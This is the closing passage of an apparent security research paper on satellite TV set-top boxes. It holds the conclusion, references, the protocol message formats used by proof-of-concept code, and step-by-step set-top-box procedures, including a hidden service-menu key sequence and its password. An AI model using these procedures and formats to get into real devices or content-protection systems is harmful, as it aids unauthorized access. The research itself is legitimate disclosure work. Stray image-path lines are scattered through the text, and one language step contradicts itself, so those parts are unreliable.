After ST failure and its DVB chipset market exit, the majority of a SAT TV ecosystem turned into Broadcom solutions. The question whether security of Broadcom solutions represent a better value from a security point of view than those of ST is yet to be found[114].

At the end, we would like to emphasize that vulnerabilities, attacks and techniques described in this research should not be treated as complete. There were many topics we decided not to include in a final version of this already overlong paper. This include, but is not limited to some confirmed vulnerabilities, existing tools or attack ideas pertaining to MS Play Ready, VOD services (NC+ and HB GO), ST chipset and Conax CAS[115]. Regardless of the above, we hope the research in its current form still constitutes a valuable contribution and perspective (along an interesting read) pertaining to the area of a SAT TV security and its current state of the art.

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---

[112] information received from some sources close to the Polish SAT TV ecosystem indicated that when it comes to security, Nagra could be above NC+ security team.

[113] as of Apr 2018, STi7111 was still in active production.

[114] we already have Broadcom solutions in our lab.

[115] these could be a subject of some other research.

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[21] SE-2011-01 Issues #5-16,#25-32 (Advanced Digital Broadcast)
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[22] TV Without Borders, Integrating Video And Graphics
`http://www.tvwithoutborders.com/tutorials/mhp/the-mhp-apis/integrating-video-and-graphics/`

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[24] SE-2011-01 Issues #17-19 (STMicroelectronics)
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[25] Atende Software
`https://www.atendesoftware.pl`

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`http://www.atendesoftware.pl/multimedia/technology/redcdn`

[27] System Information screenshot (NC+)
`https://ncplus.pl/pomoc/~/media/507450c659a7436da4bfc487490d8c9a.ashx?h=383&la=pl-pl&w=630`

[28] Microsoft PlayReady
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[30] redGalaxy Coder
`http://www.atendesoftware.pl/multimedia/technology/redcoder`

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[32] MAC address
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[33] STi7111
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[35] Set Top Box Samsung UDH87
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[36] Intel hit with 32 lawsuits over security flaws
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APPENDIX A


CERBER PROTOCOL MESSAGES USED BY SRP-2018-02 PROOF OF CONCEPT CODE

Base types:

BYTE: 8-bit integer value
INT: 32-bit integer value

```
ARRAY  {
          INT array_len
          BYTE data[array_len]
}

STRING {
          INT string_len
          BYTE data[string_len]
}
```

AuthorizationVerification



AuthorizationVerification request
AuthData ClientDeviceInfo
AuthorizationVerification response
AuthData ServerDeviceInfo
AuthStatus AuthorizationStatus
AuthData
AuthStatus


AuthData

```
ARRAY       hash
ARRAY       deviceid
INT         unknown
INT         crc32
INT         status
STRING      udn

encrypted_data {
      ARRAY shared_key
      ARRAY public_key
}
```

AuthStatus

```
ARRAY       hash
ARRAY       deviceid
INT         unknown
INT         crc32
INT         status
STRING      udn

encrypted_data {
      INT = 0x00
      INT = 0x01
      INT = 0x80
      INT = 0x7f
      BYTE[0x80] = {0x01,0x01,...,0x01}
}
```

SecureDataExchange



SecureDataExchange request

SecureData ClientSecureData


SecureDataExchange response

SecureData ServerSecureData

SecureData

```
ARRAY      hash
ARRAY      deviceid
INT        unknown
INT        crc32
INT        status

encrypted_data {
        ARRAY dtcpip_cert
}
```

DataRequest



DataRequest request

DataPayload DataRequestPayload

DataRequest response

DataPayload DataResponsePayload

DataPayload

```
ARRAY      hash
ARRAY      deviceid
INT        unknown
INT        crc32 = 0x00000000
INT        status
INT        cmd
INT        unknown
ARRAY      data
```

Notes:

- *hash* is not used, but it needs to be 0x80 bytes in size,
- *crc32* is calculated over plaintext data to verify the status of a decryption for the *encrypted_data*.

APPENDIX B

SET-TOP-BOX PROCEDURES

Below certain configuration procedures are described that are used during both setup and exploitation process of SRP-2018-02 Issues 1-3.

1. Factory reset

Enter SETUP menu by pressing SETUP key on a TV remote. Enter a sequence of the following keys:


RED RED 7 3 7 3 8

After a few seconds, the set-top-box device should reboot and all of its configuration settings should be reset to factory defaults.

2. Entering service menu

Set-top-box device needs to be booted into the SSU download mode. This usually happens as a result of a user action agreeing to upgrade software of a device. It can be also triggered manually with the use of a `hldownload` command.


When a device is booted into the SSU download mode, the following screen is presented on a screen for a few seconds:



During that time, the following sequence of keys needs to be entered:


LEFT OK RIGHT OK OK LEFT

In case of success, the service menu is activated and the user is prompted for a password:




```
HDMI1        SERVICE MENU  PASSWORD
             1920x1080i @50Hz

        PASSWORD:
```

The service menu password is: 159357. When entered, service menu finally opens:



```
                SERVICE MENU

   1. PROTOCOL   1 - SSU
   2. INTERFACE  6 - TUNER, SLOT 0
   3. PROTOCOL   6 - HTTP
   4. INTERFACE  4 - ETHERNET, SLOT 0



        SELECT SERVICE MENU OR PRESS EXIT
```

If service menu was not activated, standard SSU download screens is presented to the user:



```
DIGITAL RECEIVER LOADER
ADB 1.2.649-903-0X707A L.1 B.2206.2584

RECEIVING SECTIONS
COLLECTING DOWNLOAD

PROCESSING                                      1%

TOTAL (1/2)                                     0%

PLEASE WAIT - SOFTWARE UPGRADE
```

3. Changing on-screen language to English

Enter SETUP menu by pressing SETUP key on a TV remote. Enter a sequence of the following keys:

5, 2, 6, 4, 3, 6, 4

All user interface texts should be now in Polish.

4. Changing on-screen language to Polish


Enter SETUP menu by pressing SETUP key on a TV remote. Enter a sequence of the following keys:

5, 2, 6, 4, 7, 6, 5


All user interface texts should be now in Polish.

5. Checking system configuration

Enter SETUP menu by pressing SETUP key on a TV remote. Navigate to DIAGNOSTICS menu:



Select SYSTEM INFORMATION menu entry and detailed system information will be presented on a TV screen:




RECEIVER TYPE	BOX+
RECEIVER SERIAL NO.	CSTA [redacted]
CARD NUMBER	[redacted]
PAIRING ID	005 4114 0472
SOFTWARE VERSION	0X48
DOWNLOADED	07.10.15 16:25:52
MAC ADDRESS	00:03:91:[redacted]
STATUS	6 F BCXXX
	0

`ldr.img.app.ver.short`


`iti.app.config`

6. Setting up network connection

Enter SETUP menu by pressing SETUP key on a TV remote. Navigate to INSTALLATION menu:




Select NETWORK CONFIGURATION menu entry to show network configuration menu:



This method allows you to enter network addresses manually. This requires some technical knowledge.


Select MANUAL CONFIGURATION menu entry in order to be able to input detailed network configuration:



MANUAL CONFIGURATION

IP ADDRESS	169.254.010.015
SUBNET MASK	255.255.255.000
GATEWAY	169.254.010.011
DNS 1	169.254.010.011
DNS 2	000.000.000.000

